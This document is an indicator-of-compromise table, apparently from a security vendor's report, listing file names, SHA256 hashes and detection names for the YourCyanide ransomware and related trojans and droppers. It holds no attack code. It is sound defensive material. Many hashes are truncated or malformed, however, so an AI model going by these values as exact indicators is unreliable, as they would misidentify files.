mail.vbs	080c4f412087aa3b652e8777ea00c801424ad6c4326bf020b9c2
fasdgsdga.cmd	56622656231060b6401dcea515953d517fd9212b8de66c33c484

YOURCYANIDE

File	SHA256
LNK	31655244d3b77ae661f10199cd823f54c473d92a88ae892ee1b7
9e973f75c22c718c7438bc1d4614be11ae18e2d5140ecc44c166b5f5102d5fbe	Trojan.LNK.KEKPOP.YXCERT
c5d842735709618ee4f2521c95bf029a0690c3cbe5f7a06a916f633ebe09dd50	Trojan.LNK.KEKPOP.YXCERT
f9a2c524c270d581b83c010136402c00623bb36b2dd7758ea5e59c9369fa7649	Trojan.LNK.KEKPOP.YXCERT
Win64 EXE Dropper	8249d6e886a97aec60d35d360773e76c6630d822817dabe1c76
d51538d8da12af8ae36f95b645e76218e4fd61ab433504a3900c14942160446c	Trojan.Win64.KEKPOP.YXCERT

6a645f72acf1d6c906e8c844e4e8b3fc92c411bf69937cfe7069df2cc51b8a4e	Trojan.Win64.KEKPOP.YXCERT
2f2fac2c91268a9b31401633b63a374242e46919dc21106466c6c05bab3ce3f8	Trojan.Win64.KEKPOP.YXCERT
a180c31666788fb6a7da421a743bb1c487099297ec06f2bdd841f342021f3763	Trojan.Win64.KEKPOP.YXCERT
Downloader of the payload	b43d1af1abeef8b552f0b362b2162c3a940a843f5474518c665e1
6e33a2c56b7b32be8e99a15920cf179b4e7aa62eaeef8496ace67261543569c25	Trojan.LNK.KEKPOP.YXCERT
Main File (YourCyanide.cmd)	6ab0e2e13c32b18b06b9b93b1fe607a7e04a5c0ba09816c36fba
f8860ce270a2dec3ae1c51ff2c9aea5efe0015d519ebac4ca4c1ac0d97e73323	Ransom.BAT.KEKPOP.YXCERT
8f0dbf9a6841ced62d7f5c130f420bd5a2b39141097fefba9727034d1bf3b402	Ransom.BAT.KEKPOP.YXCERT
67a1e573955304887d30ff924eb01ba8a60a188835d7275265ecc716360fb0cf	Ransom.BAT.KEKPOP.YXCERT
a3523e2ba2c221593a0c16640bfeef8cd146f747fa62620cc2834e417578c34c	Ransom.BAT.KEKPOP.YXCERT
0ed64dd6e08e5b9c9282966f439ab8881b4611052838db1ef79fab38b8a61d2	Ransom.BAT.KEKPOP.YXCERT
black.bat	07fab8134ff635078cab876dba1e35c536936d193a3667637e05f
ycynlog.cmd	298c325bbc80af8b3ac77365dd7cc3f97000a8377f36937d8563e
YcynNote.txt	4e455d4b353c7cce0155ce1050afc30d064fd93c57bc6428eb3cc
other.txt	a4c3412ac96061561c6cf05a259dd14e5151fe66eee115ff154d6:
loveletter.vbs	f0afc40bec9453d38f2cd7d70e25bc76797839c2d28180904295f
mail.vbs	080c4f412087aa3b652e8777ea00c801424ad6c4326bf020b9c2
GetToken.exe	6ad08fe301caae18941487412e96ceb0b561de4482da25ea4bbf
ForMe.exe	316403043e4135474637c0e3f958e72015a08242dc2712f76350
6a95f52d228316f9b48618a1c728e1c47ec71843e5b4cfb76ab3ef86dcd8cf8c	Trojan.LNK.KEKPOP.YXCEST
Read_Me.txt.cmd	77fd8fba88236d5f55bbb12dbaaa69ee7673397d8606c0c67b22c
Main File (WinBugsFix.cmd)	40b923db9c5da6b3bfe345139c42a71e2fd124de6a2808f8cec2e
	b0f7c2021c00a1d495f408295d161befa3faceab02d9c4047cee4